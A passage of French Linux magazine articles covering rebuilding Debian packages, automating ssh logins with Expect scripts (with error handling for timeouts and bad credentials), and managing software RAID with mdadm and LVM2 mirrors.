Une fois configuré et mis à jour (**apt-get update**), vous pouvez récupérer les sources d'un paquet que vous souhaitez recompiler.

Tout d'abord, on installe les dépendances de compilation, c'est-à-dire les paquets suffisants pour compiler le paquet choisi, appelons-le **programme** :

```
apt-get build-dep programme
```

Une fois les dépendances installées, pour télécharger les sources et compiler à la volée un paquet, il suffit de lancer :

```
apt-get source -b programme
```

Cela lance le téléchargement des sources, puis la compilation d'un nouveau paquet binaire. Sans l'option **-b**, seules les sources sont téléchargées. Vous devez ensuite lancer la compilation à la main, comme expliqué au paragraphe suivant. Enfin, cette étape ne nécessite pas les droits administrateur (*root*), si vous avez installé le paquet **fakeroot**.

2 En utilisant dpkg-buildpackage et fakeroot

Il se peut que vous souhaitiez faire des modifications sur le paquet avant de le recompiler ou que ses sources ne soient pas directement accessibles via **apt-get**. Dans ce cas, il convient de recompiler à la main depuis les sources.

Un paquet Debian se comporte comme un programme compilé en utilisant **make**. En particulier, le fichier **debian/rules** détaille les différentes étapes de compilation, comme **clean**, **configure** et **binary**.

La première commande à utiliser est **dpkg-buildpackage**. Cette commande effectue un cycle complet de compilation, depuis **clean**, pour nettoyer les sources, jusqu'au paquet binaire final. De plus, elle crée les fichiers

diff.gz et **dsc** qui, accompagnés du *tarball* original forment les trois fichiers des paquets Debian source. Enfin, elle vérifie que les dépendances de compilation sont bien installées avant de lancer la compilation. Si vous avez installé **fakeroot**, elle ne nécessite pas les droits administrateur, pourvu qu'elle soit lancée avec l'option **-rfakeroot**.

En revanche, si vous ne souhaitez pas effectuer un cycle complet de compilation, vous pouvez appeler directement une cible du fichier **debian/rules**. Il faut préfixer la commande avec **fakeroot**, afin de pouvoir la lancer sans les droits administrateur :

```
fakeroot debian/rules binary
```

Cette commande crée un paquet binaire tout comme **dpkg-buildpackage** à la différence près que si la compilation est arrêtée avant la fin, elle reprend à l'endroit où elle s'était arrêtée.

3 En utilisant svn-buildpackage

Enfin, certains paquets peuvent n'être disponibles que via des gestionnaires de suivi de version, comme CVS, SVN ou git. Par exemple, la page http://svn.debian.org [4] liste les paquets maintenus en utilisant le SVN mis à disposition par Debian.

Le format de packaging recommandé pour un paquet Debian en SVN est documenté, et le paquet **svn-buildpackage** permet d'installer l'équivalent de **dpkg-buildpackage** pour ce format.

Une fois installé, on peut récupérer les sources d'un paquet Debian trouvé sur la page du serveur :

```
svn checkout svn://svn.debian.org/programme
```

Ensuite, vous devriez avoir une arborescence contenant un ou des répertoires **debian/** :

```
A    programme/
A    programme/trunk
A    programme/trunk/debian
```

Vous pouvez alors vous rendre dans le répertoire **programme/trunk** et lancer la commande :

```
svn-buildpackage
```

Le paquet devrait alors se compiler à la volée. Le paquet binaire résultant est en général placé dans le répertoire **programme/build-area**. D'autres commandes existent qui permettent de faire de même avec d'autres protocoles/formats d'autres gestionnaires de suivi de version.

4 En utilisant un chroot et cowbuilder

Une dernière méthode pour compiler un paquet binaire consiste à configurer un **chroot**, c'est-à-dire une arborescence minimale reproduisant un système complet placé dans un sous-répertoire. À chaque compilation, seules les dépendances de compilation sont installées dans le **chroot**, afin de compiler en évitant au maximum les effets de bord d'un système qui peut avoir d'autres paquets installés, influençant le processus, comme une bibliothèque optionnelle.

La commande proposée ici est **cowbuilder**, disponible dans le paquet **cowdancer**. En utilisant cette commande, le **chroot** dans lequel le paquet est compilé est une image *copy-on-write* (cow) du **chroot** minimal, c'est-à-dire que le chroot est en fait un répertoire monté en miroir et que seuls les fichiers et répertoires modifiés sont copiés, à la volée, ce qui permet une grande efficacité lors de la compilation.

Tout d'abord, on crée un **chroot** minimal, comme suit :

```
cowbuilder --create --basepath /chemin/vers/le/chroot \
--distribution [distribution] --mirror ftp://ftp.fr.debian.org/debian/
```

Après un peu de temps, vous disposez maintenant d'un **chroot** minimal à l'endroit désigné (ou **/var/cache/pbuilder/base.cow** par défaut). Pour l'utiliser, on utilise le fichier **.dsc**, placé dans le même répertoire que les deux autres fichiers source des paquets Debian :

```
cowbuilder --build --basepath /chemin/vers/le/chroot \
/chemin/vers/programme_0.1-1.dsc
```

Ces deux opérations nécessitent des droits administrateur. Une fois la compilation finie, le paquet est disponible dans **/var/cache/pbuilder/result**.

5 Bloquer les mises à jour d'un paquet

Il peut aussi être intéressant de bloquer ensuite l'installation du paquet depuis **apt-get**. Pour cela, il suffit de faire la manipulation suivante :

```
dpkg --get-selections > /tmp/foo
```

Vous éditez ensuite ce fichier, avec **vim**, par exemple, et cherchez la ligne concernant votre paquet, de la forme :

```
programme                                       install
```

Et vous la changez en :

```
programme                                       hold
```

Enfin, vous configurez **dpkg** avec le nouveau fichier :

```
dpkg --set-selections < /tmp/foo
```

6 Conclusion

Nous avons vu rapidement quelques méthodes classiques pour compiler soi-même ses paquets Debian. Avec un peu d'habitude, il devient aisé de recompiler ses propres paquets.

Pour plus d'information, le lecteur intéressé peut aller consulter la documentation disponible sur le site web de la distribution **[5]**. En particulier, le guide du nouveau responsable Debian **[6]**, ainsi que la référence du développeur Debian **[7]**.

Auteur : Romain Beauxis

Utilisateur GNU/Linux et développeur Debian. Membre du projet Savonet.

Références

- **[1]** http://www.debian.org/
- **[2]** http://www.gentoo.org/
- **[3]** http://www.ubuntu.com/
- **[4]** http://svn.debian.org/
- **[5]** http://www.debian.org/doc/
- **[6]** http://www.debian.org/doc/manuals/maint-guide/index.fr.html
- **[7]** http://www.debian.org/doc/manuals/developers-reference/index.fr.html

Automatisation de script shell avec Expect

Expect est un outil qui permet de faire de l'automatisation de script shell. Nous allons voir ici comment l'utiliser pour réaliser une connexion via ssh.

Auteur

- Frédéric Le Roy

1 Que peut nous apporter l'outil Expect ?

Le script shell permet de créer toutes sortes d'outils qui permettent d'automatiser différentes tâches : sauvegardes, envois de mails, j'en passe et des meilleures. Dans certains cas, il peut être pratique d'automatiser la saisie de mots de passe.

Je me suis heurté de nombreuses fois au protocole ssh. Il existe des méthodes simples pour se passer de mot de passe avec ssh, comme l'utilisation d'un agent. Mais, lorsqu'il n'est pas possible (ou que nous avons la possibilité, mais pas le droit) de mettre nos clés sur l'hôte distant, il est impossible d'automatiser des actions nécessitant une connexion via ssh...

Il y a peu, j'ai découvert Expect, un outil en ligne de commande d'automatisation pour les applications interactives (Telnet, FTP ssh, etc.). Expect supporte les expressions régulières et gère le comportement de certains outils comme FTP, Telnet et ssh. Expect va donc nous permettre de commander ces différents outils.

2 Installation d'Expect

Sous Debian, pour installer Expect, il suffit de taper la commande suivante :

```
# apt-get install expect
```

Pour les autres distributions, si le paquet n'est pas disponible, suivez les instructions de la page suivante : http://expect.nist.gov/#unix.

3 Premier contact

Nous allons créer un premier script qui va se connecter en ssh à un serveur, puis rendre la main à l'utilisateur. Le seul intérêt de ce script est son aspect ludique. Nous allons appeler ce script **01.exp**.

3.1 Le code

```
#!/usr/bin/expect -f
#
# Ouvre une connexion SSH sur un serveur distant
#
# Note : si le serveur distant ne renvoie pas "…
password:", la connexion ne se fera pas
## Paramètres de connexion
set SERVER ptit-barton
set LOGIN fritz
set PASSWORD motdepassepourexpect
## Temps au bout duquel on considère qu'on peut passer à la suite
# -1 : on attend indéfiniment
set timeout -1
## Commande sur laquelle nous allons agir
spawn ssh $LOGIN@$SERVER
## Affichage des informations de debug
#exp_internal 1
## Ce qu'on attend…
expect "password:"
## Ce qu'on envoie
send "$PASSWORD\r"
## Passage en mode interactif : l'utilisateur prend la main
interact
```

3.2 Analyse du code

Tout d'abord, notons la ligne **#!/usr/bin/expect -f** qui indique que l'interpréteur du

script sera Expect. Ensuite, nous définissons les variables de connexion avec la commande **set**. La commande **set** est aussi utilisée pour définir la variable **timeout** : elle définit le temps au bout duquel Expect considère que la commande interactive n'a pas répondu et passe à la commande suivante.

La ligne suivante, **spawn ssh $LOGIN@$SERVER**, crée un nouveau process avec la commande passée en paramètre. Les flux d'entrée, la sortie standard et la sortie d'erreur sont connectés à Expect de manière à ce que les autres commandes d'Expect puissent lire et écrire dedans. Lorsque le process se termine, la connexion avec Expect est finie.

Ensuite, nous avons la commande **exp_internal** qui permet d'afficher des informations de debug si on lui passe 1 en paramètre. Par défaut, ces informations ne sont pas affichées. Cette commande peut être très utile pour déboguer des scripts.

La commande **expect** permet d'indiquer la suite de caractères que l'on attend de la part du processus. Tant que cette suite n'apparaît pas ou que le *timeout* n'est pas passé, le script attend la suite de caractères avant de passer à la commande suivante.

L'instruction **send** permet d'envoyer une suite de caractères au processus lié à Expect. Notez le retour chariot indispensable à la simulation de la touche [Entrée].

Pour finir, la main est rendue à l'utilisateur grâce à la commande **interact**.

3.3 Conclusion

Ce script pourra être utilisé comme point d'entrée d'un second script qui réalisera des actions sur l'hôte distant. Toutefois, si les informations de connexion sont erronées ou si la connexion à l'hôte distant se passe mal, le script ne fonctionnera plus correctement.

4 Améliorons la gestion de la connexion

Nous allons reprendre le script précédent et l'adapter pour prendre en compte les différents problèmes possibles de connexion. Nous allons donc devoir gérer :

- le timeout : l'hôte ne répond pas ;
- l'utilisation d'un mauvais couple login/mot de passe ;
- l'utilisation d'un nom d'hôte non reconnu.

4.1 Analyse du code

Les différences entre notre première version du script et celle-ci vont concerner l'analyse du flux entrant. Ici, l'instruction **expect** va devoir englober plusieurs possibilités de traitement en fonction de ce qu'Expect va détecter dans le flux entrant. Ces différents cas ont été déterminés en fonction des réactions de ssh. Nous allons analyser les différents cas.

4.1.1 Aucun problème de connexion

Voyons ce qui se passe lorsque tout se passe bien :

```
$ ssh fritz@ptit-barton
fritz@ptit-barton's password:
[…]
fritz@ptit-barton:~$
```

Tout d'abord, nous allons devoir saisir un mot de passe après la suite de caractères **password:**. Ensuite, il va falloir attendre l'affichage du prompt « **$** » avant de pouvoir lancer une commande. Une fois la commande lancée, nous allons attendre le prompt pour lancer la commande de sortie. Nous allons donc avoir pour ce cas :

```
expect {
    "password:" {
        ## Envoi du mot de passe
        send "$PASSWORD\r"
        exp_continue
    }
    $PROMPT {
        ## Shell : connexion réussie : lancement de la commande à exécuter
        send "uptime\r"
        ## La commande est exécutée : on quitte le script
        expect $PROMPT {
            send "exit\r"
        }
    }
}
```

Notez l'utilisation de l'instruction **exp_continue** qui permet de ne pas quitter l'instruction **expect** et de continuer l'analyse du flux d'entrée.

4.1.2 Erreur de connexion due au réseau

Il peut y avoir des erreurs de connexion liées au réseau dans plusieurs cas. Tout d'abord, voyons le timeout à la connexion :

```
$ ssh fritz@1.2.3.4
```

La commande ne répond pas ou met longtemps à répondre. Dans ce cas-là, nous pouvons utiliser le mot-clé **timeout** pour intercepter l'évènement :

```
expect {
    […]
    timeout {
        ## Timeout : on sort en affichant une erreur
        #close -i "exp1"
        send_user "\n\nTimeout à la connexion : sortie…\n"
        exit
    }
    […]
}
```

Ensuite, il y a le cas du nom d'hôte non reconnu dans le cas où le serveur DNS ne reconnaît pas le nom d'hôte spécifié :

```
$ ssh fritz@mauvais-nom
ssh: mauvais-nom: Name or service not known
```

Comme **mauvais-nom** va varier d'un paramétrage à un autre, nous allons utiliser une expression régulière, grâce à l'option **-re** :

```
expect {
    […]
    -re "ssh: .*: Name or service not known" {
        ## Nom d'hôte non reconnu
        send_user "\n\nL'hôte n'est pas reconnu\n"
    }
    […]
}
```

Pour finir, il y a l'adresse IP non trouvée sur le réseau :

```
$ ssh fritz@192.168.0.22
ssh: connect to host 192.168.0.22 port 22: No route to host
```

Comme pour le cas précédent, nous allons utiliser une expression régulière pour gérer l'adresse IP qui peut varier suivant le paramétrage :

```
expect {
    […]
    -re "ssh: .*: No route to host" {
        ## L'hôte n'est pas accessible
        send_user "\n\nL'hôte n'est pas accessible\n"
    }
    […]
}
```

4.1.3 Mauvais login ou mot de passe

Lorsque le login ou le mot de passe est erroné, voici ce qui se passe :

```
$ ssh fritz@ptit-barton
fritz@ptit-barton's password:
Permission denied, please try again.
fritz@ptit-barton's password:
```

Ici, il va falloir prendre en compte le message d'erreur pour indiquer qu'il faut sortir :

```
expect {
    […]
    "Permission denied, please try again." {
        ## Login ou mot de passe incorrect
        send_user "\n\nMauvais login ou mot de passe : sortie…\n"
        exit
    }
    […]
}
```

4.2 Le code

Assemblons tous ces bouts de codes pour obtenir le script final :

```
#!/usr/bin/expect -f
#
# Ouvre une connexion SSH sur un serveur distant
#
# Note : une gestion d'erreur à la connexion est mise en place
## Paramètres de connexion
set SERVER ptit-barton
set LOGIN fritz
set PASSWORD motdepassepourexpect
set PROMPT "$ "
## Temps au bout duquel on considère qu'on peut passer outre le 'send'
# -1 : on attend indéfiniment
set timeout 10
## Commande sur laquelle nous allons agir
spawn ssh $LOGIN@$SERVER
## Affichage des informations de debug
#exp_internal 1
expect {
    "password:" {
        ## Envoi du mot de passe
        send "$PASSWORD\r"
        exp_continue
    }
    timeout {
        ## Timeout : on sort en affichant une erreur
        #close -i "exp1"
        send_user "\n\nTimeout à la connexion : sortie…\n"
        exit
    }
    -re "ssh: .*: No route to host" {
        ## L'hôte n'est pas accessible
        send_user "\n\nL'hôte n'est pas accessible\n"
    }
    -re "ssh: .*: Name or service not known" {
        ## Nom d'hôte non reconnu
        send_user "\n\nL'hôte n'est pas reconnu\n"
    }
    "Permission denied, please try again." {
        ## Login ou mot de passe incorrect
        send_user "\n\nMauvais login ou mot de passe : sortie…\n"
        exit
    }
    $PROMPT {
        ## Shell : connexion réussie : lancement de la commande à exécuter
        send "uptime\r"
        ## La commande est exécutée : on quitte le script
        expect $PROMPT {
            send "exit\r"
        }
    }
}
```

Il ne vous reste plus qu'à utiliser le script en modifiant la commande à lancer.

5 Conclusion

Nous avons vu comment automatiser une connexion via ssh. Expect permet d'aller bien au-delà ! Une lecture attentive du manuel pourra vous inspirer si vous vous sentez l'âme aventureuse.

Auteur : Frédéric Le Roy

Lien

- Site officiel (en) : **http://expect.nist.gov/**

La souplesse du RAID logiciel

Si le RAID matériel offre des avantages souvent vantés en termes de performance parce que toute la logique est câblée et que le processeur est délesté du poids des différents calculs afférents à la redondance, aux parités, et autres optimisations actuelles ou futures, la solution purement logicielle peut s'avérer dans certains cas une alternative très avantageuse.

Auteur

- Laurent Gautrot

1 Quelques mésaventures (vécues) avec le matériel

Il y a quelques années déjà, on entendait souvent que le RAID ne pouvait que se concevoir en matériel, toute autre solution n'étant que pure hérésie. Le RAID 5 a connu ses heures de gloire. On en trouvait à tous les étages, pour tous les usages, du système aux données, voire aux bases de données.

Les temps ont changé. Quelques valeureux pionniers ont soulevé de vraies questions sur les besoins et les conséquences réels sur les performances **[1]**.

Il m'est arrivé de voir un contrôleur matériel de RAID défaillir sur un serveur. Sur cette gamme, les contrôleurs n'étaient pas redondés, d'une part, et les métadonnées de la grappe de RAID n'étaient copiés sur les disques. La conséquence évidente est qu'en plus de la rupture de service sur la panne matérielle, il a fallu repartir d'une sauvegarde pour restaurer ce qui était supposé pérenne.

Récemment, un ami m'a raconté ses malheurs sur une implémentation de RAID matériel qui, en raison d'un microcode défectueux du contrôleur a planté l'intégralité de la grappe.

En se penchant uniquement sur l'aspect des performances, on envisage généralement la solution câblée comme la plus performante, et c'est peut-être le cas, mais il est aussi des situations où le matériel ne suffit pas. Dans une grappe de RAID 0 qui comporte quelques dizaines de volumes, il est possible de saturer un processeur, généralement RISC, et limiter ainsi le débit maximal en sortie du contrôleur. Pour le même genre de situation, avec un RAID logiciel, qui utilise les processeurs du système, les performances pour l'exécution des applications sont un peu grevées, mais il y a de fortes chances pour saturer le bus avant de saturer le processeur.

Les autres cas dans lesquels le matériel ne suffit pas comptent les réplications sur des technologies différentes. Localement, ce pourrait être entre des disques sur des busIDE/SCSI/SATA/SAS/USB/IEEE1394, à distance entre des cibles iSCSI, des LUN sur Fibre Channel ou autre, comme un périphérique bloc exporté en GNBD ou répliqué par DRBD. Le RAID matériel ne se conçoit dans le matériel que sur des bus identifiés d'un même constructeur, avec des technologies identiques. À travers le réseau (SAN ou banalisé), il faut aussi compter avec les constructeurs de matériels qui ne permettent des réplications qu'entre baies de même marque/modèle.

Enfin, la mise en place d'une grappe de RAID matérielle impose de disposer de toutes les ressources en nombre suffisant. Le logiciel nous permet de forcer la création de grappes ne comportant pas tous les morceaux requis et de modeler à chaud sa disposition.

Attention

Certaines des options ou fonctionnalités décrites ci-après peuvent entraîner la suppression irréversible de toutes les données préalablement enregistrées sur vos disques. Bien entendu, je décline toute responsabilité sur les commandes que vous pourriez exécuter d'après le contenu de cet article. Avant de créer ou supprimer des volumes, assurez-vous de disposer de sauvegardes utilisables, et testez préalablement les restaurations de données.

Remarque

Toute distribution qui livre **mdadm** et les modules noyau correspondant à ses attentes permet de mettre en place une solution à base de RAID logiciel.

Les différences seront visibles surtout sur les outils d'administration annexes et la possibilité de le gérer dès l'installation.

L'article suivant propose une comparaison de différentes solutions de RAID logiciel, soit à l'aide de **mdadm**, soit à l'aide de LVM2, et, si possible, grâce à la souplesse du *device-mapper*. Nous verrons comment quelques distributions se positionnent dans la gestion au quotidien de ces configurations.

La plupart des comparaisons portent sur le RAID 1 et les miroirs de LVM.

Néanmoins, certains exemples décrivent d'autres niveaux de RAID (comme le RAID 4 ou 5).

2 Création de RAID sans disposer de toutes les ressources

Cas pratique : Vous recevez une livraison de disques, mais il en manque une partie. La suite doit arriver sous peu. Vous pouvez déjà commencer votre configuration avec la partie à votre disposition, quitte à ajouter quelques disques plus tard.

Ceci fonctionne pour les niveaux de RAID 1, 4 et 5.

Pour les exemples, les options longues « humainement lisibles » sont utilisées, mais consultez la page de manuel de **mdadm(8)** [2] pour trouver les options courtes équivalentes.

Voici un exemple de création d'une matrice RAID 5 avec seulement 2 volumes en forçant une taille maximale :

```
% sudo mdadm --create /dev/md1 --auto=yes --force \
   --level=5 --raid-devices=2 --size=$[ 1024 * 1024 * 50 ] /dev/sd{e,f}1
mdadm: largest drive (/dev/sde1) exceed size (52428800K) by more than 1%
Continue creating array? y
mdadm: array /dev/md1 started.
```

Le détail de la création de cette grappe de RAID est visible dans **/proc/mdstat**.

```
% cat /proc/mdstat
Personalities : [raid6] [raid5] [raid4]
md1 : active raid5 sdf1[1] sde1[0]
      52428800 blocks level 5, 64k chunk, algorithm 2 [2/2] [UU]
      [>....................]  resync =  4.5% (2388736/52428800) finish=13.1min
speed=63327K/sec

unused devices: <none>
```

Les messages concernant la synchronisation du RAID sont consultables dans **/var/log/messages**. Par exemple :

```
 Jul  8 11:48:46 localhost kernel: md: resync of RAID array md1
 Jul  8 11:48:46 localhost kernel: md: minimum _guaranteed_  speed:
1000 KB/sec/disk.
 Jul  8 11:48:46 localhost kernel: md: using maximum available idle IO
bandwidth (but not more than 200000 KB/sec) for resync.
 Jul  8 11:48:46 localhost kernel: md: using 128k window, over a total
of 52428800 blocks.
```

```
 Jul  8 11:53:09 localhost kernel: sd 6:0:0:0: [sdg] 625142448 512-byte
hardware sectors (320073 MB)
 Jul  8 11:53:09 localhost kernel: sd 6:0:0:0: [sdg] Write Protect is off
 Jul  8 11:53:09 localhost kernel: sd 6:0:0:0: [sdg] Write cache:
enabled, read cache: enabled, doesn't support DPO or FUA
 Jul  8 11:53:09 localhost kernel:  sdg: sdg1
 Jul  8 11:53:11 localhost kernel: sd 6:0:0:0: [sdg] 625142448 512-byte
hardware sectors (320073 MB)
 Jul  8 11:53:11 localhost kernel: sd 6:0:0:0: [sdg] Write Protect is off
 Jul  8 11:53:11 localhost kernel: sd 6:0:0:0: [sdg] Write cache:
enabled, read cache: enabled, doesn't support DPO or FUA
 Jul  8 11:53:11 localhost kernel:  sdg: sdg1
 Jul  8 11:53:41 localhost kernel: md: md1: resync done.
 Jul  8 11:53:41 localhost kernel: md: checkpointing resync of md1.
```

Pour le cas du LVM, et si l'on se cantonne au RAID 1, il est possible de convertir un volume logique qui ne comporte qu'un *linear mapping* en un volume logique avec une copie en miroir. La création initiale est tout à fait classique, et la conversion sera traitée ci-après.

Pour réaliser cette opération, je supposerai que je dispose de trois partitions. Deux partitions ont la même taille de 5 Gio. La troisième est plus petite et ne fait que quelques Mio. Ces partitions sont intégrées dans un groupe de volumes *data*.

L'opération de « transformation » en miroir est réalisée à l'aide de la commande **lvconvert**. L'option **-m 1** utilisée ici spécifie un miroir qui comporte une face (un peu comme les miroirs de la vraie vie).

```
% sudo pvcreate /dev/sd{e,f,g}1
  Physical volume "/dev/sde1" successfully created
  Physical volume "/dev/sdf1" successfully created
  Physical volume "/dev/sdg1" successfully created
% sudo vgcreate data /dev/sd{e,f,g}1
  Volume group "data" successfully created
% sudo pvs data
  PV         VG   Fmt  Attr PSize   PFree
  /dev/sde1  data lvm2 a-    93,14G  93,14G
  /dev/sdf1  data lvm2 a-    93,14G  93,14G
  /dev/sdg1  data lvm2 a-   100,00M 100,00M
```

```
% sudo lvcreate -L93,14G data /dev/sde1
  Rounding up size to full physical extent 93,14 GB
  Logical volume "lvol0" created
% sudo lvs data/lvol0
  LV    VG   Attr   LSize  Origin Snap%  Move Log Copy%
  lvol0 data -wi-a- 93,14G
% sudo lvconvert -m1 data/lvol0
  Logical volume lvol0 converted.
% sudo lvs data/lvol0
  LV    VG   Attr   LSize  Origin Snap%  Move Log        Copy%
  lvol0 data mwi-a- 93,14G                 lvol0_mlog   0,13
% sudo lvs data/lvol0 -o+devices
  LV    VG   Attr   LSize  Origin Snap%  Move Log        Copy%  Devices
  lvol0 data mwi-a- 93,14G                 lvol0_mlog   4,37 lvol0_
mimage_0(0),lvol0_mimage_1(0)
```

Sans avoir précisé d'option particulière, les commandes LVM2 sont plutôt silencieuses. Pour obtenir des informations plus détaillées lors de la création du miroir, l'option **-v** passée à **lvconvert** aurait satisfait notre curiosité, notamment en parlant de la création d'un volume logique nommé **lvol0_mlog**, puis de deux autres appelés **lvol0_mimage_0 et lvol0_mimage_1**.

La commande **pvs** décrit l'utilisation d'*extent* sur les volumes physiques. On constate alors que trois volumes physiques sont réellement utilisés. Les deux plus grands sont utilisés pour stocker les données. Le troisième (le plus petit dans ce cas) est utilisé pour le *mirror log*.

```
% sudo pvs --sort vg_name|grep data
  /dev/sde1  data lvm2 a-    93,14G     0
  /dev/sdf1  data lvm2 a-    93,14G     0
  /dev/sdg1  data lvm2 a-   100,00M 96,00M
```

Pour voir plus précisément comment les extents ont été consommés dans les différents volumes physiques, la commande **pvdisplay** est appropriée.

```
% sudo pvdisplay -v -m /dev/sd{e,f,g}1
    Using physical volume(s) on command line
    Wiping cache of LVM-capable devices
  --- Physical volume ---
  PV Name               /dev/sde1
  VG Name               data
  PV Size               93,14 GB / not usable 2,06 MB
  Allocatable           yes (but full)
  PE Size (KByte)       4096
  Total PE              23844
  Free PE               0
  Allocated PE          23844
  PV UUID               Hv3Rai-UOfs-pwJW-v3S9-16k7-vZez-mSGDN7

  --- Physical Segments ---
  Physical extent 0 to 23843:
    Logical volume /dev/data/lvol0_mimage_0
    Logical extents 0 to 23843

  --- Physical volume ---
  PV Name               /dev/sdf1
  VG Name               data
  PV Size               93,14 GB / not usable 2,06 MB
  Allocatable           yes (but full)
  PE Size (KByte)       4096
  Total PE              23844
  Free PE               0
  Allocated PE          23844
  PV UUID               Dq0xYY-dVJG-sEGx-Yuri-zKeF-TeuO-SZalLp

  --- Physical Segments ---
  Physical extent 0 to 23843:
    Logical volume /dev/data/lvol0_mimage_1
    Logical extents 0 to 23843

  --- Physical volume ---
  PV Name               /dev/sdg1
  VG Name               data
  PV Size               101,94 MB / not usable 1,94 MB
  Allocatable           yes
  PE Size (KByte)       4096
  Total PE              25
  Free PE               24
  Allocated PE          1
  PV UUID               maLyq3-s9WV-CcSp-HCUj-3IAw-F0XR-cerOzG

  --- Physical Segments ---
  Physical extent 0 to 0:
    Logical volume /dev/data/lvol0_mlog
    Logical extents 0 to 0
  Physical extent 1 to 24:
    FREE
```

LVM a beaucoup pris sur lui pour prendre des décisions judicieuses comme choisir les bons volumes physiques pour le miroir et le **log**. Il est aussi possible de spécifier des volumes physiques préférentiels.

3 Redimensionnement des grappes de RAID

Cas pratique : Les disques sont livrés, nous allons pouvoir les introduire dans les grappes de RAID, et, encore mieux, la livraison comprend des disques supplémentaires de taille supérieure, ce qui nous sera très utile pour cette application/base de données qui est un peu à l'étroit.

Cette intervention comprendra deux volets. Tout d'abord, nous allons introduire le volume manquant dans la grappe, puis nous allons modifier la taille de la grappe de RAID.

Deux options sont envisageables à ce niveau, la solution utilisant **mdadm** ou celle utilisant LVM2. En fait, il existe aussi d'autres possibilités combinant ces deux options, mais nous les évoquerons ultérieurement.

3.1 Redimensionnement avec mdadm

Le mode **Grow** de **mdadm** permet aussi bien le changement de géométrie d'une grappe de RAID, comme l'ajout de membres dans une grappe, que l'agrandissement des volumes.

3.1.1 Ajout de membres

Sur une grappe en miroir qui aurait été créée comme suit :

```
% sudo mdadm -C /dev/md1 -l1 -n2 /dev/sd{c,d}1
mdadm: array /dev/md1 started.
```

On peut ajouter un troisième membre dans la grappe. Ce membre passe immédiatement en volume de secours (*spare*).

```
% sudo mdadm /dev/md1 --add /dev/sdb1
mdadm: added /dev/sdb1
% cat /proc/mdstat
Personalities : [raid1]
md1 : active raid1 sdb1[2](S) sdd1[1] sdc1[0]
      97667072 blocks [2/2] [UU]

unused devices: <none>
% sudo mdadm --grow /dev/md1 --raid-devices=3
% cat /proc/mdstat
Personalities : [raid1]
md1 : active raid1 sdb1[3] sdd1[1] sdc1[0]
      97667072 blocks [3/2] [UU_]
      [>.....]  recovery =  1.2% (1176768/97667072) finish=25.9min
speed=61935K/sec

unused devices: <none>
```

Si l'on surveille l'état de **/proc/mdstat**, on voit une synchronisation se dérouler. Au moment de l'ajout du volume comme membre de la grappe, ce nouveau volume passe en spare. Il peut être utilisé dans la grappe en cas de défaillance, mais n'est pas un membre intégrant tant que la structure de la grappe ne comporte pas explicitement le nombre de volumes requis. **/proc/mdstat** comprenait deux volumes (option **--raid-devices=2**).

3.1.2 Changement de la taille

Envisageons une grappe qui aurait été créée avec une taille de 50 Go. C'est juste la moitié de l'espace disponible.

```
% sudo mdadm -C /dev/md1 -a yes -l1 -n2 --size=$[ 1024 * 1024 * 50 ] /
dev/sd{c,d}1
mdadm: largest drive (/dev/sdc1) exceed size (52428800K) by more than 1%
Continue creating array? y
mdadm: array /dev/md1 started.
```

L'agrandissement du volume au final devient possible en raison de la disponibilité des disques de taille supérieure. Nous pouvons à nouveau invoquer le mode **Grow**.

```
% sudo mdadm --grow /dev/md1 --size=max
% cat /proc/mdstat
Personalities : [raid1]
md1 : active raid1 sdd1[1] sdc1[0]
      97667072 blocks [2/2] [UU]
      [=========>.....]  resync = 53.8% (52590848/97667072)
finish=9.2min speed=81024K/sec
```

Là encore, en regardant le contenu de **/proc/mdstat**, on peut voir la synchronisation se poursuivre pour la partie non encore utilisée des disques. Il est possible à ce niveau de spécifier l'emplacement d'un journal d'activité sur disque pour assurer la section critique et récupérer en cas de panne, de crash ou de coupure de courant l'opération à partir de l'interruption.

Ce type de journal peut être particulièrement intéressant pour les changements de géométrie des grappes de niveaux de RAID 5.

3.2 Redimensionnement avec LVM2

Si certaines opérations se révèlent naturelles avec LVM, comme le déplacement de données, d'autres sont moins évidentes ou, au pire, à prévoir pour des versions futures.

Certains termes sont bien propres à LVM. On parlera de face de miroir pour évoquer une copie des données d'une source à une destination.

3.2.1 Ajout d'une face de miroir

Justement, en quoi consiste une face de miroir ? C'est tout simplement une copie réalisée dans un sens. Si on utilise une face de miroir supplémentaire, il y aura une copie supplémentaire.

En pratique, l'ajout d'une face de miroir est réalisé à l'aide de la commande **lvconvert**. Si un volume logique n'est pas copié en miroir, son compteur de copies (ou de faces de miroir) est de 0.

Pour une seule face de miroir, le compteur passera à 1.

L'ajout d'une première face de miroir nécessite normalement deux volumes physiques disponibles. L'un des volumes servira à la copie à proprement parler, tandis que l'autre est utilisé pour le journal du miroir. Il est possible d'utiliser un journal en mémoire, sous certaines contraintes. Pour choisir un type de journal, on utilise l'option **--mirrorlog**, par défaut. Il s'agit du miroir sur disque.

```
% sudo lvconvert -m1 data/lvol0
```

Pour les copies supplémentaires, un seul volume physique est nécessaire.

3.2.2 Agrandissement d'un volume logique en miroir

Le redimensionnement des volumes en miroir avec LVM2 n'est pas encore possible à chaud, mais il est possible de redimensionner à froid une grappe selon deux méthodes. La première consiste à désactiver un volume logique en miroir et à le redimensionner quand il est désactivé, ce qui implique un arrêt de service.

```
% sudo lvcreate -L50G -m1 data
  Logical volume "lvol0" created
% sudo lvresize data/lvol0 -l+50%FREE
  Extending 2 mirror images.
  Mirrors cannot be resized while active yet.
% sudo lvchange -an data/lvol0
% sudo lvresize data/lvol0 -l+50%LV
  Extending 2 mirror images.
  Extending logical volume lvol0 to 75,00 GB
  Logical volume lvol0 successfully resized
% sudo lvchange -ay data/lvol0
```

La seconde méthode consiste à briser le miroir et à agrandir le volume logique avant de recréer le miroir. L'avantage est bien entendu que les données restent disponibles durant la

procédure d'agrandissement, mais, pendant cette période critique, il n'y a plus de miroir.

```
% sudo lvconvert -m0 data/lvol0
 Logical volume lvol0 converted.
% sudo lvresize data/lvol0 -l+50%LV
 Extending logical volume lvol0 to 75,00 GB
 Logical volume lvol0 successfully resized
% sudo lvconvert -m1 data/lvol0 --mirrorlog core /dev/sdf1
 Logical volume lvol0 converted.
```

Avec cette dernière commande, le miroir initialement sur disque passe en mémoire.

4 Suppression définitive des membres d'une grappe de RAID

Pour terminer ce petit tour de chauffe, un peu de ménage permet de récupérer nos volumes pour une autre utilisation. L'option **--zero-superblock** permet de supprimer, comme son nom d'indique, le *superblock* de la grappe de RAID qui est copié dans les derniers 128 Kio de chacun de ses membres. Cette technique qui peut nous sauver de l'écrasement accidentel à coup de **dd** a aussi quelques inconvénients, parce qu'il faut s'assurer de supprimer cette partie pour pouvoir cesser définitivement l'utilisation d'un *block device* dans du RAID.

